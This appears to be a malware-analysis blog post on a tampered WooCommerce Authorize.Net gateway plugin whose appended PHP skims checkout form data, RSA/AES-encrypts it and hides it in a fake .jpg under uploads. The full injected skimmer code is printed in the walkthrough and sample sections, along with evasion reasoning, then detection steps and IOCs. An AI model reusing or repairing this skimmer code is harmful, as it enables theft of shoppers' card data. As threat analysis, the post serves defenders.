Trojanized Authorize.Net Gateway Plugin Encrypts Stolen Cards With RSA

Table of Contents
Most skimmers write stolen card data to a log in plain text or Base64. If the site owner finds that file, they see exactly what was stolen, and so does anyone else who stumbles onto it.
This one doesn’t. It’s a tampered copy of the WooCommerce Authorize[.]Net CIM payment gateway plugin, and the extra code at the bottom of the main class file uses real cryptography to protect the loot. Sucuri first reported (hxxps://blog[.]sucuri[.]net/2023/03/woocommerce-skimmer-reveals-tampered-gateway-plugin.html) the infection in March 2023, and this post looks at the code in the sample.
Where It Hides#
The plugin is a legitimate, commercial gateway, so the file is mostly correct: about 815 lines of normal plugin code, then this at the very end, right after the wc_authorize_net_cim() helper function:
$path = @dirname(__FILE__) . "/";

if (isset($_SERVER["HTTP_HOST"])) {
    $host = $_SERVER["HTTP_HOST"];
} else {
    $host = "unknown";
}

$path = ABSPATH."/wp-content/uploads/";
$path = $path . "2020/05/redacted.jpg";
The file the skimmer writes to is a fake image: wp-content/uploads/2020/05/<name>.jpg. The uploads folder is writable, always exists, and is full of images. A .jpg there that’s a few hundred KB of binary garbage doesn’t look out of place, and 2020/05 makes it look like it’s been there for years. (I’ve left out the real file name.)
Hybrid Encryption#
If the server has the PHP OpenSSL extension, the code reads the raw request body and checks it for the gateway’s card number field name:
if (function_exists("openssl_public_encrypt")) {
    $str = @file_get_contents("php://input");
    if (@strpos(@str, "wc-authorize-net-cim-cred"."it-card-account-number") !== false) {
The field name is split in two with a . so a simple search for the whole name inside the plugin file won’t match. Reading from php://input instead of $_POST gets the entire submitted form (billing name, address, expiry date, CVV, everything) as one string.
Each captured request gets its own encryption key:
$pk = "-----BEGIN PUBLIC KEY-----
<attacker's RSA public key>
-----END PUBLIC KEY-----";
$f = @fopen($path, "a+");
$tmp = chr(12).chr(13).chr(14).chr(15);
$randompass = openssl_random_pseudo_bytes(5);
openssl_public_encrypt($randompass, $encryptedpass, openssl_get_publickey($pk));
$tmp2 = chr(16).chr(17).chr(18).chr(19);
$encrypted = openssl_encrypt($str."&h=".$host."&t=".time(), "aes-128-cbc", $randompass);
@fputs($f, $tmp . $encryptedpass.$tmp2.$encrypted);
@fclose($f);
- Generate a random 5 byte password.
- Encrypt that password with the attacker’s RSA public key, so only the matching private key can recover it.
- Encrypt the form data (plus the hostname and a timestamp) with AES-128-CBC using that random password.
- Append
0x0C0D0E0F+ the RSA-encrypted key +0x10111213+ the AES ciphertext to the fake image.
The four-byte markers (chr(12).chr(13).chr(14).chr(15) and chr(16)...chr(19)) are record separators. The attacker can download the .jpg, split it on those bytes, decrypt each key with their private key, and then decrypt each record.
This design means that even if someone finds the file, they can’t read it. They’d need the attacker’s RSA private key, and there’s no embedded secret that a defender could extract and reuse. The h= host and t= timestamp fields in the encrypted plaintext also tell the attacker which site and when, so they can run the same code on many stores and collect the files into one pile.
Collecting it#
The skimmer never sends the data out. It writes to a file inside the web root, so there’s no outbound request to flag in server logs. The attacker just makes ordinary GET requests for /wp-content/uploads/2020/05/<name>.jpg every so often, and those look like someone viewing a picture.
A Bug in the Sample#
The check that decides whether to log a request has a typo:
if (@strpos(@str, "wc-authorize-net-cim-cred"."it-card-account-number") !== false) {
It reads @str, a constant, instead of $str, the variable holding the request body. I ran this exact line in isolation:
- On PHP 8.x (tested on 8.5), it throws
Fatal error: Uncaught Error: Undefined constant "str", so the file would crash every time WordPress loads it, which breaks the whole store. Prefixing the call with@doesn’t help because that only silences warnings. - On PHP 7.x, an undefined constant is a warning and PHP uses the string
"str". Thestrposwould never find the field name and nothing would be logged.
In either case, this copy of the skimmer can’t capture a card. I can’t tell whether the original Sucuri sample had the same typo or if it crept in when the sample was sanitized and the key redacted. It’s a good reminder that a sample in a threat library isn’t necessarily the exact code that ran on the victim’s site.
Detection#
- Verify plugin files against the vendor’s copy. This plugin is commercial, so you can’t just reinstall from wordpress[.]org, but you can re-download it from the vendor and diff it. Anything after the closing helper function of
wc_authorize_net_cim()is not part of the plugin. - Search
wp-content/foropenssl_public_encryptoutside of known plugins,php://input, andBEGIN PUBLIC KEY. - Look in
wp-content/uploads/for.jpgfiles that are large, in a path like2020/05, and aren’t valid images.file *.jpgwill reportdatainstead ofJPEG image data. - Check that your uploaded images aren’t being modified: a legitimate image never changes after upload, but this file grows with every purchase.
- Block PHP execution in
uploads/. It wouldn’t stop this skimmer (the.jpgis only read as data) but it breaks many other attacks that use the same directory.
IOCs#
Plugin: woocommerce-gateway-authorize-net-cim / class-wc-authorize-net-cim.php (tampered)
String: wc-authorize-net-cim-cred"."it-card-account-number
String: openssl_public_encrypt + php://input in a gateway plugin
File:   wp-content/uploads/2020/05/<random>.jpg  (not a valid JPEG)
Record markers: 0x0C0D0E0F ... 0x10111213
Sample#
The original file is 849 lines. Everything before the helper function is the unmodified plugin, so only the end of the file is shown below, with the attacker’s public key removed.
class-wc-authorize-net-cim.php (injected tail)
function wc_authorize_net_cim() {
	return WC_Authorize_Net_CIM::instance();
}

$path = @dirname(__FILE__) . "/";

if (isset($_SERVER["HTTP_HOST"])) {
    $host = $_SERVER["HTTP_HOST"];
} else {
    $host = "unknown";
}

$path = ABSPATH."/wp-content/uploads/";
$path = $path . "2020/05/redacted.jpg";

if (function_exists("openssl_public_encrypt")) {
    $str = @file_get_contents("php://input");
if (@strpos(@str, "wc-authorize-net-cim-cred"."it-card-account-number") !== false) {
    $pk = "-----BEGIN PUBLIC KEY-----
<pubkey>
-----END PUBLIC KEY-----";
        $f = @fopen($path, "a+");
        $tmp = chr(12).chr(13).chr(14).chr(15);
        $randompass=openssl_random_pseudo_bytes(5);
        openssl_public_encrypt($randompass,$encryptedpass,openssl_get_publickey($pk));
        $tmp2 = chr(16).chr(17).chr(18).chr(19);
        $encrypted=openssl_encrypt($str."&h=".$host."&t=".time(),"aes-128-cbc",$randompass);
        @fputs($f, $tmp . $encryptedpass.$tmp2.$encrypted);
        @fclose($f);
    }
}